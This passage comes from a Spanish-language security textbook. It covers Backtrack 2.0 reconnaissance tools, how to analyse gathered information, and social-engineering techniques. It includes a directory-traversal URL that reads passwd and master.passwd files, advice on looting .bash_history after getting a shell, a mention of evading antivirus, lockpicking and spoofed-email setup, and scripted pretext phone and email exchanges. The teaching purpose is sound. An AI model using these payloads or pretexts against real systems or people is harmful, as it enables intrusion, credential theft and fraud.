
Anécdota

Hace un tiempo, reporté una falla en un portal laboral en el que había 46.000 currículum vitae listos para ser bajados con un simple script. El error era de programación ya que, una vez logueado con un usuario legítimo, si uno reemplazaba el userID por otro userID (en la URL ligada a la sección edición del CV, directamente se pasaba a editar el CV ajeno).

técnica los veremos en el próximo capítulo.

Utilidades IG de Backtrack 2.0

Backtrack (www.remote-exploit.org/backtrack.html) es una distribución LiveCD de Linux, lo que significa que no hace falta instalar el sistema operativo ya que podemos correrlo directamente desde su CD o incluso desde un pendrive. Es una distribución creada en especial para quienes están relacionados con la seguridad informática. De todas maneras, es recomendable testear todos los CD de booteo orientados a seguridad. Se recomienda bajarlos siempre en sus últimas versiones. Veamos brevemente las utilidades de Information Gathering que podemos encontrar en Backtrack.



IG. Este CD booteable (de base Linux), que también es instalable, posee herramientas muy útiles a la hora de asestar un chequeo de seguridad.

GNU/LINUX

Aunque la instalación de los sistemas operativos GNU/Linux ya no es tan complicada como solía ser, si queremos obtener información antes de llevar a cabo esta tarea y conocer más detalles sobre las distribuciones disponibles, podemos visitar sitios como www.debian.org/releases/stable/i386, www.distrowatch.com o <http://kernelfun.blogspot.com>.

Módulo Archive

Finger Google: es una utilidad para buscar usuarios de cuenta mediante Google.
Recursos online: www.archive.org

Módulo DNS

DNS -Ptr: realiza Querys DNS masivos sobre un rango de direcciones IP, transformándolas a direcciones web en caso de que las haya.

DNS-Walk: es un DNS debugger (<http://sourceforge.net/projects/dnswalk>).

DNSBruteforce: se usa para realizar fuerza bruta en una resolución de nombre (www.revhosts.net/DNSBruteforce).

DNSMap: otra utilidad para hacer fuerza bruta en dominios.

DNSPredict: es un script en Perl que determina nombres DNS a través de Google.

Dig: aplicación para interrogar nombres DNS (<http://linux.die.net/man/1/dig>).

Dns Enum: herramienta escrita en Perl para enumerar información en un dominio (www.filip.waeytens.easynet.be).

Host: herramienta simple para realizar DNS lookups.

Recursos online: www.dnsreport.com.

Módulo Route

Ass: para detectar routers; soporta varios protocolos (<http://phenoelit-us.org/irpas/docu.html#ass>).

Firewalk: determina qué protocolos pasan a través de un firewall.

Intrace: especie de traceroute.

Itrace: realiza traceroute con paquetes ICMP.

Netenum: produce listas de hosts para otros programas.

Netmask: consigue la netmask (máscara de red) a través de paquetes ICMP.

Protos: es un escáner de protocolos IP.

Tctrace: traza (de tracear, traceroute) con paquetes TCP SYN.

Módulo SMTP

DMitry: brinda toda la información posible sobre un host.

Goog Mail Enum: encuentra e-mails de determinados dominios mediante Google.

Información Backtrack

En www.linuxhaxor.net/2007/07/22/backtrack-2-all-information-gathering-tools-reviewed, podemos encontrar una excelente revisión de Backtrack en idioma inglés y con pantallas. Para conocer el detalle de todas las herramientas de este CD, es posible visitar la dirección <http://backtrack.offensive-security.com/index.php?title=Tools>.

Pirana: es una plataforma para testear el filtro de contenido de un servidor de correo determinado.

Relay Scanner: es para comprobar relay abierto en servidores SMTP.

SMTP Vrfy: se utiliza para verificar la existencia de usuarios mediante fuerza bruta en un servidor SMTP.

Recursos online: www.rbls.org, www.spamcop.net, www.spamhaus.org.



```
Shell - DMitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
* -f      Perform a TCP port scan on a host showing output reporting filtered ports
* -b      Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
bt ~ #
```

Dimitry. Herramienta para encontrar datos online sobre una determinada organización en Internet.

Módulo Searchengine

DNSPredict: es un script en Perl que predice nombres DNS a través de Google.

Finger Google: es una utilidad para buscar usuarios de cuenta mediante Google.

Goog Mail Enum: es una utilidad que nos permite buscar usuarios de cuenta mediante Google y dominios.

Google-search: script para buscar en Google desde la línea de comandos.

Googrape: sirve para buscar en la Google Hacking DB.

Gooscan: se utiliza para enviar peticiones automatizadas a Google search appliances.

Perfil del oficial de seguridad informática

Si queremos obtener más información sobre el perfil que debe tener un oficial de la seguridad informática, en <http://rfc.cudi.edu.mx/drafts/draft2.pdf>, podemos leer un documento más formal en el que se detallan algunas de las responsabilidades, habilidades requeridas y objetivos.

QGoogle: realiza peticiones a Google desde python, requiere una licencia válida.
Recursos online: www.alltheweb.com, www.dogpile.com, www.google.com, www.google.com/help/operators.html, www.infoseek.com y www.kartoo.com.

Módulo Survey

Recursos online: www.netcraft.com.

Módulo Whois

Recursos online: www.afrinic.net, www.apnic.net, www.arin.net, www.internic.net, www.lacnic.net, www.nic.ar, www.nic.uk, www.ripe.net y www.samspade.org.

Otros live Cds orientados a seguridad:

www.isafe.gr/talos.html
www.securitydistro.com
www.e-fense.com/helix
www.linux-forensics.com
www.knoppix-std.org

Analizar la información

El horizonte se abre como un abanico mientras más información se va recopilando acerca de la organización objetivo. Aun así, el racabado de información sigue mas allá de la etapa inicial, extendiéndose a cada una de las etapas posteriores del embate. Cabe destacar que no se deja de recopilar información hasta que el trabajo se ha logrado total o parcialmente. Muchas veces, aún durante el chequeo, se sigue obteniendo información sustancial que puede llegar a darnos pistas para intentar otras cosas dentro del sistema, quizás hasta replantearnos por qué sector de la infraestructura centrar nuestro esfuerzo o bien reordenar completamente nuestra planificación, secuencia e intentos, a partir de allí.

SQL

SQL (*Structured Query Language*) es un lenguaje de programación que permite acceder a bases de datos relacionales para almacenar, manipular y recuperar los datos que se encuentran en ellas. Para obtener más información sobre las características de este lenguaje, podemos visitar, por ejemplo, el sitio <http://sql.1keydata.com/es/>.

Un claro ejemplo de esto es cuando obtenemos una shell en el servidor objetivo y, acto seguido, vemos el contenido de los archivos `.bash_history`, con todo el historial de los comandos que ejecutó el administrador y algunos usuarios. Quizá esa información cuente hasta con la clave root tipeada por error, o podamos ver el fichero de configuración de red o las conexiones establecidas con las redes y terminales internas.

Ahora bien, ¿cómo podemos analizar la información obtenida previamente al ataque? Eso es fácil: una simple cuestión de análisis detallado. Preguntarse para qué nos sirve cada dato es el primer paso. A continuación veremos algunos ejemplos de la utilidad que tiene conocer ciertos datos.

El nombre de un empleado de la organización: Para deducir el usuario con cuenta shell en el sistema operativo, una cuenta de correo (u otro servicio de autenticación), para utilizar ingeniería social en cualquiera de sus niveles y formas, para hacer retrieve de algún dato, ampliar el diccionario al utilizar alguna técnica de brute force, para descubrir alguna carpeta o documento online, deducir algún password, comprometerlo para asegurarse acceso con otra identidad en el sistema, para consultar en otros ambientes y bases de datos, etcétera.

Cuentas de emails (logins): Si éstas coinciden con el nombre de las cuentas de sistema, se podrán utilizar para conseguir accesos remotos a servidores o terminales. También pueden ser útiles a la hora de conseguir información institucional manejada por el usuario vía e-mail o bien practicar determinado chequeo de passwords por defecto.

La plataforma: Sirve para alinear el chequeo a dicha plataforma y sus posibles descuidos, servicios y vulnerabilidades. Veamos un ejemplo muy básico del por qué sirve conocer bien la plataforma o sistema operativo. Supongamos que en uno de los sitios de la organización (nosotros no sabemos que está corriendo sobre el sistema operativo FreeBSD) queremos ver si un script en PHP que está mal programado puede listar el contenido de su archivo (de sistema) `passwd`*, ingresando este URL en el browser:

`http://www.sitiovictima.com/file.php?=../../../../../passwd%00`

Agregarle eso al `file.php` está mal, porque al ser un sistema operativo FreeBSD, su fichero `passwd` (típico de Linux) se llama `master.passwd`, y es éste el query (petición http) correcto:

`http://www.sitiovictima.com/file.php?=../../../../../master.passwd%00`

La cantidad de `/..` varía según el sistema (Directory transversal issue), la aplicación y el programador, al igual que el uso del carácter NULL del final `%00`, que puede estar o no.

Un sitio web o subdominio: Para analizarlo minuciosamente en primer lugar ya que éstos, mediante peticiones http o escaneo de vulnerabilidades y puertos, aportan muchos datos importantes.

Backup online: Datos sensibles o no. Claro conocimiento de la existencia de descuidos del administrador por parte del intruso. Buscará todo aquello que se intente asegurar por ocultamiento.

Agentes externos (nic.ar, ISP, proveedores, clientes, etcétera): La intercepción de éstos puede brindar información muy sensible o bien, utilizable en el objetivo.

Una intranet/extranet: Extraer datos internos interesantes.

Una carpeta o archivo oculto: Puede brindar datos.

Teléfonos: Para hacer ingeniería social.

Direcciones: Para hacer ingeniería social, realizar IG en persona o en la cercanía.

Passwords: Generar relativos comunes y probarlos en todos los servicios de autenticación.

Datos personales: Probarlos como passwords, usarlos como ingeniería social.

Una sucursal: Buscar puntos de intercepción en la infraestructura que va hacia la casa matriz, ingeniería social online o in situ.

Un server o nodo intermedio: Buscar comprometerlo para interceptar información. **Un tipo de regla de firewall o IDS:** Manejarse con los protocolos debidos para aludirlo o dejarlo sin efecto mediante la incorporación o modificación de las reglas actuales.

Protocolos: Alinear técnicas, planeamiento y herramientas al objetivo.

Arquitecturas: Alinear técnicas, planeamiento y herramientas al objetivo.

Puertos abiertos: Extraer información como versión, buscar determinado tipo de servicio, vulnerabilidades existentes o posibles, generar errores.

Dirección IP: Tratar de ubicar a la red de la organización en Internet o algún objetivo en particular dentro de un tramo de redes internas, ya sea administrativa, operativa, de producción o de testeo en caso de que la tuviera.

Un nombre de host: sirve para tratar de ubicar, en un rango de IPs dinámicas, una determinada terminal objetivo, o ubicar un sector de la organización (recordar las terminales o PC llamadas Recepción, Gerente, Notebook o Contaduría).

Clase de antivirus: Alinear binarios por ejecutar para que el motor de búsqueda

E-mails sin dirección IP

Entre los prestadores de servicios de correo electrónico, podemos encontrar dos que no dejan grabada nuestra dirección IP en la cabecera de los e-mails enviados desde su página. Ellos son: Gmail (www.gmail.com) y Hushmail (www.hushmail.com). También poseen otras interesantes funciones de seguridad.

no los detecte o bien saber qué antivirus deshabilitar momentáneamente o directamente inutilizarlo.

Un código fuente: De sitio institucional, de aplicación, e-mail, etcétera.

Una versión de aplicación: Búsqueda de vulnerabilidades concretas.

Unas políticas o procedimientos internos: Si éstas poseen detalles de la infraestructura, la organización se encuentra en un grave problema porque muestran además el proceder de ella. Generalmente, se logra comprometiendo el escenario personal de los encargados (auditores, consultores u oficiales/admins de seguridad informática). Éstos suelen enviar información confidencial a casillas fuera de la institución (personales) o bien almacenarlas en unidades portátiles o hosts, descentralizándolas de su lugar de origen y seguridad.

La lista es tan vasta (recordemos todos los datos que podemos obtener mediante el análisis de la cabecera del correo electrónico) como la minuciosidad de quienes realizan el chequeo, recolectando todo tipo de información relacionada.

Ahora bien, ¿cómo analizaremos la información que vayamos consiguiendo durante esa emulación de ataque? Esto es imposible de anticipar, ya que los objetivos son todos diferentes y hay tantas variantes o variables de escenarios (y sus componentes) que se necesitarían varios tomos solamente para dar una leve idea.

Las posibilidades, ni más ni menos, son todas las imaginables.

De cualquier forma, se pueden prever los factores estáticos de los componentes que conocemos de antemano. Cosas tales como que, en caso de que se logre una cuenta shell en un servidor Linux, lo primero que tenemos que revisar son los **.bash_history**, las sesiones, los procesos, y todo aquel archivo que nos dé información sobre la red, los usuarios (passwd) y el entorno en general.

Lo recomendable, una vez comprometido el objetivo como en este caso, es analizar sobre la marcha, ver si gracias a ello se puede lograr más información (en cantidad e importancia) y tomarse el tiempo necesario para lograr interpretarla y darle un correcto uso para continuar las siguientes etapas, si el fin así lo demanda.

Un intruso, por ejemplo, dejará corriendo un **sniffer** oculto como **dsniff** y volverá al cabo de unos días a ver qué información interesante capturó para continuar o replantear su intrusión. En cambio, un profesional ético deberá tomar notas de todas las vulnerabilidades y descuidos para confeccionar un reporte detallado.

En síntesis, la información previa al chequeo y la obtenida durante él, son vitales y muy relevantes.

www.securityfocus.com



SecurityFocus™

Home | Bugtraq | Vulnerabilities | Mailing Lists | Jobs | Tools | Vista | Search:

News [XML](#) [more](#)

Infocus

- Foundations
- Microsoft
- Unix
- IDS
- Incidents
- Virus
- Pen-Test
- Firewalls

Radio Free Europe hit by DDoS attack
Dan Goodin, The Register, 2008-05-01

Focus On: Vista

Columnists

Mailing Lists

- Newsletters
- Bugtraq
- Focus on IDS
- Focus on Linux
- Focus on Microsoft
- Forensics
- Pen-test
- Security Basics

Security researchers find the recent paper on automated patch-based exploit generation interesting, but disagree with its conclusions.

Blogs [more](#)

Just Who's Being Exploited?
Jamie Reid

On the Border
Mark Rasch

- Catch Them if You Can
- Let's Go Crazy

Retsaot is Toaster, Reversed: Quick'n Dirty Firmware Reversing Matasano

The messenger is the message
Emergent Chaos

- Who Watches the Watchlists?
- University of Miami: Good for

SecurityFocus es actualmente propiedad de Symantec y aloja la famosa lista de seguridad Bugtraq, entre otras como Forensics, pentest, securitybasics, IDS, Linux, Microsoft, Vul Dev, etcétera. En este portal de la seguridad, podemos encontrar columnistas, notas de primer nivel y herramientas de modo serio y actualizado.

www.sourceforge.net



SOURCEFORGE.NET®

Home Browse Software Marketplace NEW Community Create Project Jobs

Software Advanced

SourceForge.net is the world's largest Open Source software development web site. SourceForge.net provides free hosting to Open Source software development projects with a centralized resource for managing projects, issues, communications, and code.

Registered Projects: 176,124 Registered Users: 1,341,240 OpenIDs

Project News

Cuenta con casi dos millones de miembros y tiene alojados 3561 proyectos relacionados con seguridad informática. Es el sitio ideal para testear nuevas e innovadoras aplicaciones, tanto para Windows como para Linux y otros sistemas operativos. Los proyectos están nucleados en 14 categorías, con tópicos como Networking, SysAdmin y Security entre los más interesantes.

3 > Ingeniería social

Ingeniería social ligada a la seguridad de la información. Veremos sus modos, hacia quiénes va dirigida y el impacto que llega a tener en la organización. También conoceremos el modo en el que se puede lidiar con este tipo de técnicas y algunos casos reales con ejemplos detallados.

INTRODUCCIÓN A LA INGENIERÍA SOCIAL

El hombre padece los engaños desde tiempos remotos. Desde los antiguos mercaderes que vendían productos falsos, charlatanes de feria y hasta supuestos alquimistas que juraban convertir el plomo en oro. También hubo muchos con conocimientos de prestidigitación que se hacían pasar por magos para robar joyas; o regalos con sorpresa como el Caballo de Troya, hasta espías de ejército en la antigua China u otra poderosa potencia, que apelaban al engaño como recurso para conseguir aquello que buscaban.

La ingeniería social es un método basado en engaño y persuasión, utilizado para obtener información significativa o lograr que la víctima realice un determinado

acto, como por ejemplo, ejecutar un archivo que le llegó por e-mail, que releve su contraseña por teléfono cuando se la solicitan o, por último, que esta persona incida sobre otra para enviar datos hacia un lugar determinado. La ingeniería social apunta a explotar el factor humano en la infraestructura de la organización (considerado por muchos la parte más débil del sistema) y es un método que puede llevarse a cabo a través de canales tecnológicos (impersonal vía Internet o teléfono) o bien en persona, cara a cara, según la osadía de quien la comete o intente.

A continuación, veremos los casos típicos de ingeniería social a través de un medio tecnológico:



Regalo. Éste es el caballo de Troya utilizado en la película **Troya**, del año 2004. Gracias a este episodio histórico de guerra, se le dio el nombre de **troyanos** a todos los archivos supuestamente inofensivos que, al ser ejecutados por el usuario, dejan una puerta para el intruso en nuestra PC o

A. El utilizado por algunos worms msn (como por ejemplo W32.Posse): para lograr que nosotros hagamos click en determinado link que nos envía a través de un mensaje instantáneo, generado de forma automática. Con este fin, intenta hacernos creer que son fotos de amigos y así logra infectarnos, entre otras acciones.

B. Los conocidos casos de phishing en

los que llega un supuesto e-mail de nuestro banco para que coloquemos nuestros datos personales o login en determinado formulario online. De esa manera, el delincuente los graba para finalmente extraer dinero de nuestra cuenta o vender los datos al mejor postor.

C. Las famosas postales electrónicas de invitación, saludos o amor enviadas por e-mail que, al abrirlas, nos requieren que coloquemos nuevamente el login de nuestro correo electrónico, para ser grabado por el intruso y así poder acceder a nuestra cuenta. Éstas se envían mediante los llamados lanzadores, desde sitios como www.hackphreik.com o www.hackearhotmail.com, que no tienen nada que ver con la seguridad informática como allí dicen. Por eso, si vemos una tarjeta postal electrónica de ese estilo, no debemos dudar en ignorarla y borrarla.



Gtalk. Este correo nos invita a descargar la aplicación **Gtalk**, pero en realidad es un link a un falso portal Gmail en el que se nos pedirá nuevamente nuestra contraseña y usuario para que el intruso los obtenga fácilmente.

D. Del tipo trampa, como por ejemplo que nos dejen en nuestra oficina un CD con

Libro recomendado

Existe un libro especializado en el modo de engañar: *The art of deception*. Sus autores son Kevin Mitnick y William Simon. Es recomendable leer, en especial, el capítulo de las anécdotas y las recomendaciones de políticas para asegurar la información. Hay una síntesis en www.microsieruos.com/archivo/libros/the-art-of-deception.html.

programas ejecutables infectados, haciéndolos pasar como inocentes. Por otro lado, que nos hagan llegar un link que, a través de un sitio con XSS (cross site scripting), al dar clic en él nos robe la cookie de sesión que está en nuestra PC para luego hacernos un robo de sesión. Esta técnica (que detallaremos más adelante) es utilizada para entrar a nuestra cuenta de webmail sin conocer la clave.

E. Casos relacionados con servicios de hosting (páginas webs): engaño al administrador del hosting en el que el intruso pide que se le dé un espacio para probar o comprar el servicio donde luego sube un script-shell en PHP o ASP y, acto seguido, puede ver los códigos fuente de otras páginas en ese mismo servidor o proveedor, mapear su red interna e intentar otras cosas. Otro caso común es el de hacerse pasar por el dueño del sitio para que haga el favor de reemplazar el email de registro y reenviar la clave ftp o del panel de administración a esa cuenta. Ese tipo de intenciones engañosas e inducción se conoce en la seguridad de la información como ingeniería social y puede estar dirigida hacia cualquiera de los empleados de una organización, ya sea desde la primera recepcionista hasta el gerente general o alguno de los agentes relacionados. Ahora veamos las formas típicas que adopta y las características de este tipo de engaño.

El trabajo de ingeniería social puede estar dirigido a:

- Una organización objetivo.
- Una organización al azar.
- Determinado empleado.
- Un grupo de empleados.
- Un usuario.
- Todo aquel relacionado con éstos.

El contacto realizado es hecho supuestamente por:

- Prestador/a de servicios.
- Conocido, amigo o pariente de alguien.
- Autoridad.

Paranoia improductiva

Hay quienes sugieren comportarse de modo paranoide para estar a salvo, pero eso no es bueno. Debemos ser algo desconfiados y acatar las normas, pero no ser delirantes. Quien esté tan dedicado a pensar en un enemigo fantasma, pondrá en riesgo el escenario y hará perder la dinámica del sistema con medidas innecesarias y extremas.

- Colega de otro sector o sucursal.
- Anónimo.
- Impersonalizado.



Movie. En **Duro de matar 4.0**, hay una escena de ingeniería social (minuto 57) llevada a cabo para robar un auto. Luego de activar los airbags a golpes para que la central del sistema **OnStar** se comunicara, Justin Long, interpretando a un hacker, convence a la operadora de encender el auto con la excusa de ir a un hospital luego de colisionar. En www.onstar.com/us_spanish/jsp/explore/onstar_basics/technology.jsp, encontramos el funcionamiento del sistema.


En modo:

- Casual.
- Directo: consulta inocente y típica, haciendo firmar entrega de regalo, encuesta, completar planillas, etcétera.
- Indirecto: involucrando terceros ficticios o reales sin su conocimiento.
- Trampa directa e indirecta: envío de correo con material en CD, suplantación de pendrive, etcétera.
- Invasivo: acceso a recintos, irrupción dentro de oficina con o sin utilización de lockpicking, instalación de hardware espía (recolector o transmisor de datos).

Enviar e-mails spoofeados


Si deseamos probar el envío de e-mails con remitentes falsos en Windows, debemos instalar un servidor SMTP para la PC (www.softstack.com/download/freesmtp.zip) y crear una cuenta en Outlook en la que la configuración de servidor smtp será **localhost** (en caso de llegar al límite de diez envíos por día, podemos cambiar la fecha).

Lockpicking, es el arte de abrir cerraduras sin llave y sin romperlas. En la próxima figura, podemos ver dos cerraduras típicas, muy comunes en recintos ejecutivos donde se guardan backups en medios ópticos (respaldos de información en CD o DVD) o legajos de papel en carpeta.



Opened. Aquí les muestro como abrí manualmente dos cerraduras muy comunes. La primera cerradura es de 4 pins, muy usada en armarios para ficheros, y la segunda es de 3 pins, típica de cajoneras.

Para abrirlas, se puede utilizar un alambre acerado del interior de una escobilla limpiaparabrisas como elemento de tensión, y como ganzúa una hoja de sierra moldeada con amoladora. Se pueden ver más detalles acerca de esta técnica (e interesante hobby) en www.lockpickingsport.com o www.lockpicking.es.



Variedad. Diferentes tipos de **picks** o ganzúas utilizadas para abrir cerraduras.

A través de los medios:

- **Cara a cara con protagonista:** Mediante diálogo.
- **De carácter secundario:** Como empleado de correo o cadetería.
- **E-mail:** Todas las formas imaginables, algunas detalladas más adelante.
- **Teléfono, impersonal:** Diálogo.
- **Fax:** Enviando documentos con requerimientos de modificación de datos (caso www.nic.ar, hostings) o con información sensible.
- **Medios y agentes combinados:** por ejemplo, el intruso envía un e-mail de un supuesto superior de una sucursal, avisando a la recepcionista de otra sucursal que en unos momentos va a pasar alguien a recoger un dato o determinada información para que se la tenga preparada.

Fin del acto:

- **Información:** busca pequeñas pistas o datos para planificar el embate.
- **Acciones:** busca generar determinadas acciones.

Ingeniería social +information gathering

Aún sin el suficiente conocimiento técnico como para cometer una intrusión a través de la seguridad de red (firewalls, IDS, control de accesos), un manipulador hábil puede lograr su ingreso recabando información mediante algunas llamadas telefónicas o e-mails. ¿Cómo? Obteniendo los datos de un usuario legítimo a través de una previa recolección de información interna sobre procedimientos, datos concretos (tipos de formularios o códigos) y nombres.

El intruso informático seguramente va a buscar información utilizando ingeniería social y por eso es tan importante, tanto para una organización como para nosotros -usuarios de internet-, tratar de no dar información confidencial o personal a extraños. Y ante algún suceso inesperado (como recibir una consulta de un desconocido o haber encontrado un pendrive en su escritorio), deberíamos desconfiar.

¿Qué hace tan riesgoso al embate de un ingeniero social?

- Éste adopta la identidad que desea o la suplanta.
- Ajusta la retórica o su modo de comunicarse al receptor, a sus sentimientos y a su rol dentro de la organización formal.
- Genera la trama o excusa que conviene a su propósito.
- Hace interactuar personajes reales y ficticios entre sí.
- Expone a su víctima a trampas, voluntades de ayuda, seducción y preocupación con tal de obtener cierto dato o una acción precisa (o desencadenamiento de actos).

The screenshot shows a web browser displaying the Chaos Computer Club (CCC) website. The URL in the address bar is http://www.ccc.de/biometrie/fingerabdruck_kopieren.xml?language=en. The page title is "Chaos Computer Club e.V." with the tagline "KABELSALAT IST GESUND". The main navigation menu includes "EVENTS", "CHAOSRADIO", "TOPICS", and "IMPRINT". On the left, there is a sidebar with links for "Latest" (Chaos Calendar, Press Releases, News from the German electronic frontier), "The CCC" (Events, FAQ, Regional Groups, Membership, Statutes, Office, Archive, Shop), and "Topics, e.g." (Voting Computer, Biometric Passports (de), Rights Management (de), Smartcards and Card). The main content area features a section titled "How to fake fingerprints?" with a sub-headline "October 26, 2004 (starbug)". It includes a paragraph of text and a small image of a fingerprint. Below the image is a caption: "Figure 1: Fat residue from fingerprint". The text continues: "A good source of originals for our counterfeits are glasses, doorknobs and glossy paper. The standard method of forensic research makes them visible: Sprinkling it with colored powder, which sticks to the fat (Figure 2)."

Caos. En su sitio web, CCC enseña como extraer una huella digital de un tercero para utilizarla en mecanismos biométricos de autentificación y de esa manera suplantar una identidad.

Hoy en día, con la actual expansión de Internet, el intruso que desea hacer ingeniería social cuenta con muchos recursos. Hay fuentes casi públicas de información ejecutiva en los círculos sociales o de contactos profesionales como LinkedIn, en el cual alguien puede publicar un currículum vitae muy interesante a nombre de cualquiera y, desde allí, ponerse a contactar con gente cercana a la organización objetivo o componentes de ésta.

LinkedIn

http://www.linkedin.com/static?key=company_info&trk=hb_ft_abtli

Home | What is LinkedIn? | Join Today | Sign In

About LinkedIn

LinkedIn's simple philosophy: Relationships Matter

Your professional relationships are key to your professional success. Our mission is to help you be more effective in your daily work and open doors to opportunities using the professional relationships you already have.

This isn't networking—it's what networking should be. Forget exchanging business cards with acquaintances that don't know your work, or trying to renew professional ties when you need a favor.

What is LinkedIn?

LinkedIn is an online network of more than 20 million experienced professionals from around the world, representing 150 industries.

When you join, you create a profile that summarizes your professional accomplishments. Your profile helps you find and be found by former colleagues, clients, and partners. You can add more connections by inviting trusted contacts to join LinkedIn and connect to you.

Your network consists of your...

Through your network you can:

- Find potential clients, service providers, subject experts, and partners who come recommended
- Be found for business opportunities
- Search for great jobs
- Discover inside connections that can help you land jobs and close deals
- Post and distribute job listings
- Find high-quality passive candidates
- Get introduced to other professionals through the people you know

Relaciones. Una red social como LinkedIn (www.linkedin.com) es útil para hacer ingeniería social ya que muestra los contactos de una persona, aunque ¿cómo sabremos efectivamente que el perfil que vemos allí pertenece realmente a la persona?

Ejemplos

A continuación, veremos algunos ejemplos sobre cómo utilizar las técnicas que conocimos hasta aquí.

Éstas son formas en las que un intruso podría llevar a cabo su embate para obtener información de nuestra empresa y como profesionales de la seguridad, debemos conocerlas a fondo para intentar evitarlas.

Anécdota

Una consultora hizo un chequeo de seguridad de una organización con hincapié en ingeniería social. Para eso, los profesionales dejaron olvidados 20 pendrives con archivos que, al ser ejecutados, enviaban información de la organización hasta sus máquinas. La trampa fue efectiva con 15 empleados de la organización.

Ingeniería social vía teléfono

En estos días, el teléfono es un medio que permite la suplantación de identidad (por quien está del otro lado) y es muy utilizado por quien practica ingeniería social. Veamos un ejemplo de cómo puede ser utilizado.

El ingeniero social llama a una sucursal (previa tarea de haber buscado un número en la guía telefónica, la industrial, internet o mediante el aporte de otro empleado u otro recurso de datos) de la empresa objetivo y dice algo como:

—Buenos días, lo llamo desde casa matriz, soy Juan Pérez del departamento de calidad, y me gustaría hablar con el encargado de producción. ¿Con quién tengo el gusto de hablar?

Ése es, quizás, el primer **approach** (acercamiento, inicio de la ofensiva) para recabar nombres, comenzando por el de una recepcionista en caso de que no se conociera nadie allí dentro.

—¿Sería tan amable de recordarme el correo electrónico del gerente de producción? Debo enviarle esta tarde un informe de calidad, es importante. No llegamos a tiempo para llevárselo y lo está esperando, es medio urgente.

Éste es el factor que pretende generar ayuda en el otro, no sólo para recabar datos. Lo está esperando es un disparador de conciencia, algo que le hará creer a la secretaria que, si no ayuda, muy posiblemente tenga una llamada de atención por no haberlo hecho. Además de recabar información por teléfono, veamos cómo pueden ser los e-mails para continuar este caso.

—Mil gracias, Agustina, te enviaré copia por si me viene devuelto. ¿Lo hago a info@victima.com?

Ejemplo conocido

Uno de los casos de ingeniería social más conocidos mediante spam es el fraude del nigeriano. Podemos encontrar un interesante relato acerca de este engaño en www.elpais.com/articulo/portada/fraude/nigeriano/elpepeuccib/20061123elpcibpor_3/Tes.

Con esta frase, inicia confianza y cae agradable, y muy posiblemente la persona le dé el e-mail personal institucional. Acto seguido, el ingeniero social deja pasar un par de días y escribe al e-mail del gerente de producción:

Estimado Sr. García: le escribo para solicitarle el último informe sobre producción. Si es posible, ¿sería tan amable de dejárselo a Agustina?

Yo iré personalmente esta tarde a buscarlo. Desde ya, muchas gracias. Atte.

Juan Pérez

Dto. Calidad Casa Matriz

